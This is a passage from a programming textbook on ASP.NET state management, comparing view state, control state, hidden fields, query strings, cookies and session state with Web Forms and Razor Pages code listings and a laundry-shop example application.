


Figure 14.16 Page state travels with each request and response; session state belongs to one client's series of requests; application state belongs to every page of the application and is shared by all clients.

Each horizontal arrow in **Figure 14.16** is one request or one response. **Page state** — view state — travels *on* the arrows: it is written into a response and comes back with the next request. **Session state** is the yellow band: it belongs to one client, lasts across several requests, and each client has its own band. **Application state** is the teal box on the right: it belongs to the whole application, the pages `x.aspx`, `y.aspx` and `z.aspx` of `/Samples` alike, and every client sees the same one.

The differences between the three are precise and worth memorizing:

- **View state** is available only within the page that wrote it. It is stored in a hidden field called `__VIEWSTATE`, so it is lost when the person navigates to another page or closes the browser. All Web Forms controls use it to keep their values across postbacks. It is read and written as `ViewState["counter"] = counterVal;` and `int counterVal = (int) ViewState["counter"];`.
- **Session state** is available on every page, but only for one session: it is like global data for a single user. It is stored on the web server and cleared when the session times out — by default after 20 minutes without a request, a number that `web.config` can change. It is used as `Session["cart"] = shoppingCart;` and `DataTable shoppingCart = (DataTable) Session["cart"];`.
- **Application state** is available on every page and in every session: it is like global data for all users. It is stored on the web server and cleared when the process that hosts the application restarts. It is used as `Application["database"] = databaseName;` and `string databaseName = (string) Application["database"];`.

One more way of looking at the same list helps with the choice. Every mechanism answers two questions: *who can see this value?* and *how long does it live?* **Figure 14.17** places each mechanism on those two axes.




Figure 14.17 Each state mechanism by its scope (who can see it) and its lifetime (how long it lives). Choosing a mechanism means choosing a point on this chart.

When you need to keep something, find the point on **Figure 14.17** that matches the need, and the mechanism is chosen. The bill draft belongs to one cashier's browser and must live for a few minutes: session. The counter's outlet belongs to one computer and must survive for weeks: cookie. The message "Customer C0257 registered" must survive one redirect and then vanish: TempData. The price list is the same for everyone and may be kept until it changes: the application cache. The bills themselves belong to everyone and must last for years: the database. **Table 14.4** gathers the whole comparison, including the advantages and disadvantages usually listed for each mechanism, corrected where the usual lists are misleading.

Table 14.4 Every state mechanism of the chapter compared. The Laundry column says where this chapter uses each one.

Mechanism	Kept where	Scope; lifetime	Advantages	Disadvantages	Laundry use
View state	Hidden field in the page	One page; its postbacks	Easy; no server memory	Travels both ways on every postback; readable Base64, not encrypted by default; lost on navigation	None: fields are re-rendered from the model
Control state	Hidden field in the page	One control; its postbacks	Cannot be switched off with view state	Needs code	None
Hidden field	The form	One form; one round trip	No server memory; simple; works everywhere	Visible and editable; only with POST	Customer id of the draft; CSRF token
Query string	The address	One link; as long as the link exists	Bookmarkable; simple	Visible, logged, shared; about 2,000 characters; only with GET	`?customer=C0257`; `?count=2`
Cookie	The browser	One browser and site; until closed or expired	Survives visits; no server memory	About 4 KB; can be refused or deleted; editable unless protected	The counter's outlet
Session	Server, key in a cookie	One browser; minutes of inactivity	Private; convenient	Server memory; lost on restart unless stored outside	The bill draft; the lab counter
TempData	Session or cookie	One browser; until read once	Made for messages after a redirect	Read once, then gone, by design	Flash messages
Application state, cache	Server memory	Everyone; until restart or expiry	Shared; fast	Must be thread-safe; lost on restart	The price list; the lab counter
Profile, database	Database	One user or everyone; until deleted	Durable; survives restarts and server farms	Slower; needs a schema and care with personal data	Customers and bills

14.6 State Kept by the Client

14.6.1 View state

The `ViewState` property of a Web Forms page is a dictionary for keeping values between requests *for the same page*, and it is the default way in which the page keeps the values of its controls between round trips. When the page is processed, the state of the page and its controls is serialized into a string and saved in the page as a hidden field — or several hidden fields, if the string is longer than the page's `MaxPageStateFieldLength`. When the page is posted back, the page parses that string during initialization and restores the properties. You can put your own values into view state too, as `ViewState["counter"] = counterVal;`.

Listing 14.27 stores the content of a text box in view state and shows it.

Listing 14.27 `03ViewState.aspx.cs` (Web Forms, not run here): on the first request view state is empty and the label says so; on every postback the text box's value is saved in view state and shown.

```
using System;
using System.Web.UI;

public partial class ViewState : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        if (ViewState["Name"] != null) {
            ViewState["Name"] = TextBox1.Text;
            Label1.Text = ViewState["Name"].ToString();
        } else {
            ViewState["Name"] = "No Value in View State";
            Label1.Text = ViewState["Name"].ToString();
        }
    }
    protected void Button1_Click(object sender, EventArgs e) {
    }
}
```

Trace it. On the first request (a GET), `ViewState["Name"]` is `null`, so the `else` branch writes *No Value in View State* into both view state and the label. That value is serialized into `__VIEWSTATE` in the response. The person types *Hi, it's me!* and presses **Button**: the browser posts the form, including `__VIEWSTATE`. During initialization the page restores `ViewState["Name"]` from the hidden field, so in `Page_Load` it is no longer `null`, and the first branch copies the text box into view state and into the label. **Figure 14.18** shows the postback.




Figure 14.18 Listing 14.27 after a postback: the value typed into the box has been saved in view state and is shown in the label.

The hidden field itself is visible in the page's source, and **Figure 14.19** shows it — here from the hidden-field example of Section 14.6.3, which has the same machinery.

```
view-source:localhost/MyState/05HiddenField.aspx
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
<head><title>
    Hidden Field
</title></head>
<body>
    <form method="post" action="./05HiddenField.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="eov/0rX
 D7PB6hN0Irwk…" />
</div>

<div class="aspNetHidden">
    <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGEN
 ERATOR" value="ED5EA427" />
    <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATIO
 N" value="VrW179/mmj8ozmI…" />
</div>
    <div>
            
        <input type="submit" name="Button1" value="No Action Button" id
 ="Button1" /> 
        <input type="hidden" name="HiddenField1" id="HiddenField1" valu
 e="2" />
    </div>
        <strong>         <br />
           Click counter</strong> (Saved in Hidden Field) :&n
 bsp;
        <span id="Label1">2</span>
    </form>
</body>
</html>
```

Figure 14.19 The source of a Web Forms page as the browser received it: `__VIEWSTATE` with a long Base64 value (shortened here, as are the other two, to its first characters and an ellipsis), `__VIEWSTATEGENERATOR`, `__EVENTVALIDATION`, and the page's own hidden field `HiddenField1` with the value `2`.

Three facts about view state are often stated wrongly, so they are stated carefully here.

View state is not encrypted by default. It is serialized and encoded in Base64, which anyone can decode. What *is* on by default is a **message authentication code** (MAC): a keyed hash of the content, appended to it, which lets the server detect that a person has altered the field. So view state is protected against *tampering* but not against *reading*. Encryption can be switched on with `ViewStateEncryptionMode`, and on a server farm every server must share the same machine key, or a postback that arrives at a different server fails its MAC check. Never put a secret in view state.

View state costs bandwidth twice. It goes to the browser in the response and comes back in the request, on every postback. A grid of a few hundred rows can produce a view state of hundreds of kilobytes, which is why view state is often switched off where it is not needed.

View state can be switched off at four levels. **Listing 14.28** shows them from the widest to the narrowest.

Listing 14.28 Switching view state off for every application of a server, for one application, for one page, or for one control (Web Forms, not run here).

```
<!-- 1. Machine level, in machine.config: every application on this server. -->
<configuration>
   <system.web>
      <pages enableViewState="false" />
   </system.web>
</configuration>

<!-- 2. Application level, in the application's web.config: every page of it. -->
<configuration>
   <system.web>
      <pages enableViewState="false" />
   </system.web>
</configuration>

<!-- 3. Page level, in the @Page directive at the top of one .aspx file:
     <%@ Page Language="C#" EnableViewState="false" %> -->

<!-- 4. Control level, on one control:
     <asp:TextBox EnableViewState="false" ID="Name" runat="server"></asp:TextBox> -->
```

The Razor Pages answer to view state is simply to not have it. A Razor page does not keep a hidden copy of its controls; after a failed POST, the form is drawn again **from the bound model**, which is why the test in Section 14.2.4 found `Surabaya` still in the place-of-birth box. Everything that must survive is chosen explicitly: a hidden field, a query string value, a cookie, a session entry. The page is smaller, the data flow is visible, and nothing is carried that nobody asked for.

14.6.2 Control state

Sometimes a control needs to remember something in order to work at all. A control with tabs must know which tab is selected between round trips. View state could keep that, but a developer can switch view state off for a page, and then the control breaks. **Control state** solves this: it is a separate, small state for one control that *cannot* be switched off.

To see the difference, the code folder contains a custom server control (`MyCustomControl`, a class library that the page references). Its first version keeps two properties, `Text` and `Text2`, in view state and writes both into the page. The test page sets both properties on the first request and does nothing on postback. With view state on, both texts survive a postback. With `EnableViewState="false"` in the page directive, both disappear, because the control depended on view state. **Listing 14.29** is the second version of the control.

Listing 14.29 `WebCustomControl.cs` (Web Forms, not run here): `Text` is also kept in control state — `OnInit` registers the control, `SaveControlState` returns the value, and `LoadControlState` restores it — while `Text2` stays in view state only.

```
using System;
using System.ComponentModel;
using System.Web.UI;
using System.Web.UI.WebControls;

namespace MyCustomControl {
    [DefaultProperty("Text")]
    [ToolboxData("<{0}:WebCustomControl runat=server></{0}:WebCustomControl>")]
    public class WebCustomControl : WebControl {
        [Bindable(true)]
        [Category("Appearance")]
        [DefaultValue("")]
        [Localizable(true)]
        public string Text {
            get {
                String s = (String)ViewState["Text"];
                return ((s == null) ? String.Empty : s);
            }
            set {
                ViewState["Text"] = value;
            }
        }

        [Bindable(true)]
        [Category("Appearance")]
        [DefaultValue("")]
        [Localizable(true)]
        public string Text2 {
            get {
                String s = (String)ViewState["Text2"];
                return ((s == null) ? String.Empty : s);
            }
            set {
                ViewState["Text2"] = value;
            }
        }

        protected override void RenderContents(HtmlTextWriter output) {
            output.Write(Text);
            output.Write("<br/>");
            output.Write(Text2);
            output.Write("<br/>");
        }
```

Listing 14.29 (Continued) *WebCustomControl.cs (Web Forms, not run here): Text is also kept in control state — OnInit registers the control, SaveControlState returns the value, and LoadControlState restores it — while Text2 stays in view state only.*

```
        // Overriding these 3 methods, so that our control
        // will continue to work even though ViewState is disabled
        protected override void OnInit(EventArgs e) {
            Page.RegisterRequiresControlState(this);
            base.OnInit(e);
        }

        protected override void LoadControlState(object savedState) {
            Text = (string)savedState;
        }

        protected override object SaveControlState() {
            return Text;
        }
    }
}
```

The three overridden methods are the whole mechanism. `OnInit` calls `Page.RegisterRequiresControlState(this)`, telling the page that this control has control state. `SaveControlState` returns an object — here just the `Text` string — which the page stores in its own hidden field. `LoadControlState` receives that object on postback and puts it back. **Figure 14.20** shows the page with view state switched off, after a postback.

Figure 14.20 The test page with `EnableViewState="false"`, after a postback: *This is a dummy Text* survived through control state; the second text, kept only in view state, is gone.

In ASP.NET Core the idea survives as a design rule: a component that needs a value to work carries it itself — in its own hidden field, the route or the query string — rather than relying on a page-wide mechanism that someone else can switch off.

14.6.3 Hidden fields

A hidden field is an ordinary HTML element, `<input type="hidden" name="…" value="…">`, which the browser does not display but submits with the rest of the form. Web Forms wraps it as the `HiddenField` control, `<asp:HiddenField ID="ExampleHiddenField" Value="Example Value" runat="server" />`. A hidden field stores one value, and the value is available on the server only when the page is submitted with POST: a link or a GET request does not carry it. **Listing 14.30** counts clicks in a hidden field.

Listing 14.30 `05HiddenField.aspx.cs` (Web Forms, not run here): on every postback the value of the hidden field is read, increased by one, written back and shown.

```
using System;
using System.Web.UI;

public partial class HiddenFile : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        if (IsPostBack) {
            if (HiddenField1.Value != null) {
                int val = Convert.ToInt32(HiddenField1.Value) + 1;
                HiddenField1.Value = val.ToString();
                Label1.Text = val.ToString();
            }
        }
    }
    protected void Button1_Click(object sender, EventArgs e) {
    }
}
```

The page starts with `Value="0"`. On each postback the handler reads the field, adds one and writes the result back into the field, which goes to the browser in the response and comes back with the next click. **Figure 14.19** above was taken after two clicks, and the source shows `name="HiddenField1" value="2"` for anybody to read.

That last observation is the whole security story of hidden fields: **the person can see them and change them.** Opening the browser's developer tools and editing `value="2"` to `value="2000"` takes ten seconds. A hidden field is therefore right for values whose change hurts nobody but the

person — a counter, a page number, the step of a wizard — and for values the server checks on arrival. It is wrong for anything the server should decide, above all a price.

The Laundry bill draft uses two hidden fields, and both are checked. The first is the draft's customer id: every form of the draft page carries `<input type="hidden" name="customer" value="C0257">`, and the handler compares it with the customer of the draft in the session. If they differ — because a second tab opened a draft for someone else, because the session expired, or because somebody edited the field — the handler refuses. The test program edited it:

```
tampered hidden customer    -> /: This draft has expired. Please open it again.
```

The second hidden field is one you did not write: every Razor Pages form with `method="post"` contains `__RequestVerificationToken`, the **antiforgery token** of Section 14.12, and the framework refuses a POST without the right one. The other tracks add the same kind of token by hand as `csrf_token`.

What the draft form does *not* contain is just as important: there is no price. The line has a service, a number of units and a rack, and the server looks the price up in its own price list every time it shows or confirms the draft. That is business rule BR-1 of the Laundry specification, and it is the reason a cashier with developer tools cannot give a friend a discount.

14.6.4 Query strings

A query string is the part of an address after the `?`: in `https://www.contoso.com/listwidgets.aspx?category=basic&price=100`, the query string has two name–value pairs, `category=basic` and `price=100`, separated by `&`. It is a simple but limited way to keep state. It is the natural way to pass a value from one page to another — a product number from a list to the page that shows the product — and it is available only on GET requests: a page processed in response to a POST cannot take advantage of it.

Its limits follow from where it lives. It is visible in the address bar, in the browser's history, in bookmarks, in the server's access log and in the `Referer` header sent to other sites. Some browsers and devices limit an address to 2,083 characters. And, like every input, it can be changed by anyone who can type.

Its strength follows from the same place: **an address with a query string can be bookmarked, shared and reloaded**, and it always means the same thing. The Laundry front desk uses that strength. After a customer is registered, the browser is redirected to `/bills/draft?customer=C0257`; the draft page reads the id from the query string, checks that the customer exists, and opens the draft. In Razor Pages the value arrives as an argument of the handler, `OnGet(string? customer)`, bound by name. If the id does not exist, the page refuses with *There is no customer with that id.* instead of failing.

> **Never put a secret, a session id or personal data in a query string.** Addresses are logged by servers and proxies, stored in history, and sent to other sites in the `Referer` header. A customer's phone number in an address has left your control the moment the page loads.

14.6.5 Cookies

A **cookie** is a small amount of data that a server asks the browser to keep, and that the browser sends back with every later request to the same site [9]. It contains site-specific information that the server sends along with the page, in a `Set-Cookie` header of the response; the browser stores it — in memory, or in a file on disk — and returns it in a `Cookie` header of each request. A cookie

can be **temporary**, living only until the browser is closed, or **persistent**, living until an expiry date. Cookies can store information about a client, a session or an application; a typical use is a token that shows the person has already signed in.

Listing 14.31 creates one cookie of each kind and reads them back on the button's click.

Listing 14.31 `06Cookies.aspx.cs` (Web Forms, not run here): a non-persistent cookie, and a persistent cookie that expires ten seconds after it is set.

```
using System;
using System.Web;
using System.Web.UI;

public partial class Cookies : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        if (!IsPostBack) {
            // A non-persistent cookie: no Expires, so it lives until the browser closes.
            HttpCookie aCookieValNonPer = new HttpCookie("NonPersistent");
            aCookieValNonPer.Value = "This is A Non Persistent Cookie";
            Response.Cookies.Add(aCookieValNonPer);

            // A persistent cookie: it is kept on disk until Expires, here 10 seconds.
            HttpCookie aCookieValPer = new HttpCookie("Persistent");
            aCookieValPer.Value = "This is A Persistent Cookie";
            aCookieValPer.Expires = DateTime.Now.AddSeconds(10);
            Response.Cookies.Add(aCookieValPer);
        }
    }
    protected void Button1_Click(object sender, EventArgs e) {
        Label2.Text = ""; Label1.Text = "";
        if (Request.Cookies["NonPersistent"] != null) {
            Label2.Text = Request.Cookies["NonPersistent"].Value;
        }
        if (Request.Cookies["Persistent"] != null) {
            Label1.Text = Request.Cookies["Persistent"].Value;
        }
    }
}
```

Figure 14.21 Listing 14.31 after **Click Me**, within ten seconds of loading: both cookies came back with the request and both labels show their values.

Figure 14.21 shows both cookies read back. Wait more than ten seconds and click again: the persistent cookie has expired and the browser no longer sends it, so only *This is A Non Persistent Cookie* appears. The rule is simple: **with `Expires` or `Max-Age`, the browser keeps the cookie until then, even across restarts; without them, it forgets the cookie when it closes.**

A cookie carries attributes besides its name and value, and three of them are security controls that every cookie in a real application should have [10]. **Table 14.5** lists them all.

Table 14.5 The attributes of a cookie. `Secure`, `HttpOnly` and `SameSite` are security controls; the first two should be on almost every cookie, and `SameSite=Lax` is a good default.

Attribute	Example	What it does	Laundry outlet cookie
`Expires` / `Max-Age`	`Max-Age=2592000`	Keeps the cookie until a date, or for a number of seconds; without either, until the browser closes	30 days
`Path`	`Path=/`	Sends the cookie only for addresses under this path	`/`
`Domain`	`Domain=example.com`	Also sends it to subdomains; omitted, only the exact host	omitted
`Secure`	`Secure`	Sends the cookie only over HTTPS, never over plain HTTP	when the site runs on HTTPS
`HttpOnly`	`HttpOnly`	Hides the cookie from JavaScript (`document.cookie`); only HTTP carries it	yes
`SameSite`	`SameSite=Lax`	`Strict`: never sent with requests started by another site. `Lax`: sent when the person follows a link, but not with a POST, an image or a frame from another site. `None`: always (then `Secure` is required)	`Lax`

Each of the three security attributes stops a specific attack. **`Secure`** stops a cookie from being read on an open Wi-Fi network by anyone who watches unencrypted traffic. **`HttpOnly`** stops a script injected into the page — the cross-site scripting of Section 14.5.2 — from reading the cookie and sending it to an attacker. **`SameSite`** stops another site from making the browser send a POST to your site *with your cookies attached*, which is the heart of the cross-site request forgery of Section 14.12.

The Laundry front desk keeps one thing in a cookie: which outlet this counter computer belongs to. It is the perfect cookie value — it belongs to the device, not the person; it must survive weeks of browser restarts; it is not secret; and a wrong value hurts nothing, because the server checks it. **Listing 14.32** reads and writes it.

Listing 14.32 `OutletCookie.cs`: the outlet cookie is written with a 30-day `MaxAge`, `HttpOnly`, `SameSite=Lax` and, on HTTPS, `Secure`; when it is read, it is accepted only if it names a real outlet.

```
using LaundryState.Data;

namespace LaundryState.State;

/// <summary>The outlet a counter PC works at, remembered in a cookie for 30 days.
/// A cookie is a preference, not a proof: its value is checked every time it is
read.</summary>
public static class OutletCookie
{
    public const string Name = "outlet";

    public static string? Read(HttpRequest request, ILaundryStore store) =>
        request.Cookies.TryGetValue(Name, out var id) && store.Outlets().Any(o => o.Id ==
id)
            ? id
            : null;

    public static void Write(HttpResponse response, string outletId, bool https) =>
        response.Cookies.Append(Name, outletId, new CookieOptions
        {
            MaxAge = TimeSpan.FromDays(30),
            HttpOnly = true,                // page scripts cannot read it
            Secure = https,                 // over HTTPS, never sent over plain HTTP
            SameSite = SameSiteMode.Lax,    // not sent with cross-site POSTs
            IsEssential = true,
            Path = "/",
        });
}
```

The `Read` method is the important half. A cookie is input: a person can edit it in the developer tools, and a program can send any cookie it likes. So `Read` returns the id only if it names one of the outlets in the database, and `null` otherwise. **Listing 14.33** is the page that sets the cookie.

Listing 14.33 `Outlet.cshtml.cs`: the posted outlet id is validated against the list of outlets, then written into the cookie; the confirmation travels as a flash message across the redirect.

```
using LaundryState.Data;
using LaundryState.State;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryState.Pages;

public class OutletModel(ILaundryStore store) : PageModel
{
    public IReadOnlyList<Outlet> Outlets => store.Outlets();
    public string? Current { get; private set; }
    public string? Error { get; private set; }

    public void OnGet() => Current = OutletCookie.Read(Request, store);

    public IActionResult OnPost(string? outlet)
    {
        var chosen = Outlets.FirstOrDefault(o => o.Id == outlet);
        if (chosen is null)
        {
            Error = "Choose one of the three outlets.";
            Response.StatusCode = 422;
            return Page();
        }
        OutletCookie.Write(Response, chosen.Id, Request.IsHttps);
        TempData["Flash"] = $"This counter now works for {chosen.Id} {chosen.Name}.";
        return Redirect("/");
    }
}
```

Here is what the browser received when the outlet O02 was chosen, captured by `tests/peek_cookies.py`:

```
Set-Cookie: outlet=O02; max-age=2592000; path=/; samesite=lax; httponly
Set-Cookie: .Laundry.Session=CfDJ8Nn6zG...; path=/; samesite=lax; httponly
```

The first line is the outlet cookie with exactly the attributes of **Listing 14.32**; `secure` is absent because the test ran over plain HTTP on `127.0.0.1`. The second line is the session cookie of Section 14.7, whose value is a long random-looking string, shortened here. It has no `max-age`: it lives until the browser closes, and on the server the session itself expires after 20 idle minutes.

What happens in a *second* browser? The test program opened the draft address in a fresh browser with no cookies:

```
browser B, same draft URL   total Rp 0, counter: no outlet chosen
```

The second browser has no outlet (it has no outlet cookie) and an empty draft (it has no session cookie, so it received a new, empty session). Cookies belong to one browser on one device, and so does everything that is found through them.

14.7 State Kept by the Server

14.7.1 Session state

Session state keeps values for each active session of the application. It resembles application state, except that it is scoped to one browser session: if different people use the application, each has a different session state, and if one person leaves and comes back later, the second visit gets a new session state, separate from the first. Like application state, it is a key–value dictionary, and it is used for information that must survive between round trips and between pages. Session state does three jobs: it **identifies** the requests of one browser and maps them to one session on the server; it **stores** data for that session across requests; and it **raises events** when a session starts and ends, which application code can handle. Depending on configuration, Web Forms keeps the data in the worker process (`InProc`, the default), in a separate state server process, or in SQL Server.

Listing 14.34 keeps three counters at once: one in application state, one in session state and one in the query string.

Listing 14.34 `07Session.aspx.cs` (Web Forms, not run here): **Button** increments a counter in `Application` (inside `Lock`/`UnLock`) and one in `Session`; **Redirect to the same page** carries a third counter in the query string.

```
using System;
using System.Web.UI;

public partial class MySession : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        if (Request.QueryString["Count"] != null) { // retrieve and show the redirect count
            Label3.Text = Request.QueryString["Count"];
        }
    }
    protected void Button2_Click(object sender, EventArgs e) {
        int noOfRedirection = 0;
        if (Request.QueryString["Count"] != null) { // increase it and send it again
            noOfRedirection = Convert.ToInt32(Request.QueryString["Count"]) + 1;
        } else { // the first redirect: start at one
            noOfRedirection = 1;
        }
        Response.Redirect("07Session.aspx?Count=" + noOfRedirection);
    }
    protected void Button1_Click(object sender, EventArgs e) {
        Application.Lock();
        Application["Count"] = Convert.ToInt32(Application["Count"]) + 1;
        Application.UnLock();
        Label1.Text = Application["Count"].ToString();
        // Store in Session State ---------------------------------------------
        Session["Count"] = Convert.ToInt32(Session["Count"]) + 1;
        Label2.Text = Session["Count"].ToString();
    }
}
```

The first button increments two counters. `Application["Count"]` is shared by everyone, so it is changed between `Application.Lock()` and `Application.UnLock()`: two requests arriving at the same moment could otherwise both read 7 and both write 8, losing a click. `Session["Count"]` belongs to this browser only. `Convert.ToInt32(null)` is 0, so both counters start correctly the first time. The second button reads `Count` from the query string, adds one and redirects to the same page with the new value in the address; `Page_Load` shows it.




Figure 14.22 `07Session.aspx` after several clicks: the application and session counters both stand at 11, and the address carries `?Count=1` from one redirect.

Figure 14.22 shows the page after eleven clicks on **Button** and one on **Redirect to the same page**, in a single browser — which is why the application and session counters agree. Open the page in a second browser and click once: the application counter moves on to 12 for both browsers, but the second browser's session counter shows 1. Restart the application and the application counter starts again from 1, because application state lives in the worker process.

Session behavior in Web Forms is configured in `web.config`. **Listing 14.35** is the configuration of the chapter's Web Forms examples.

Listing 14.35 `web.config` of the Web Forms examples (not run here): view state on, sessions in process for 20 minutes with a cookie, every cookie `HttpOnly`, HTTPS-only and `SameSite=Lax`, and four profile properties.

```
<?xml version="1.0"?>
<configuration>
  <system.web>
    <compilation debug="true" targetFramework="4.8" />
    <!-- ViewState for every page of this application: true is the default. -->
    <pages enableViewState="true" />
    <!-- Session state in the worker process, 20 minutes, identified by a cookie. -->
    <sessionState mode="InProc" timeout="20" cookieless="UseCookies" />
    <!-- Cookies of this application: never readable by page scripts, HTTPS only. -->
    <httpCookies httpOnlyCookies="true" requireSSL="true" sameSite="Lax" />
    <authentication mode="Windows" />
    <profile>
      <properties>
        <add name="FirstName" />
        <add name="LastName" />
        <add name="Age" />
        <add name="City" />
      </properties>
    </profile>
  </system.web>
</configuration>
```

`timeout="20"` is the 20-minute default made explicit. `cookieless="UseCookies"` makes Web Forms keep the session id in a cookie; the alternative, putting the id into every address, leaks it into logs and `Referer` headers and is not used any more. `<httpCookies httpOnlyCookies="true" requireSSL="true" sameSite="Lax" />` applies the three security attributes of **Table 14.5** to every cookie of the application. The `<profile>` section belongs to Section 14.7.6.

How does the server know which session a request belongs to? **Figure 14.23** shows the mechanism, which is the same in every platform of this chapter.




Figure 14.23 How a session works. The first response sets a cookie holding a random id; every later request sends it back; the server uses the id to find that browser's data in its session store. A second browser has its own cookie and therefore its own session.

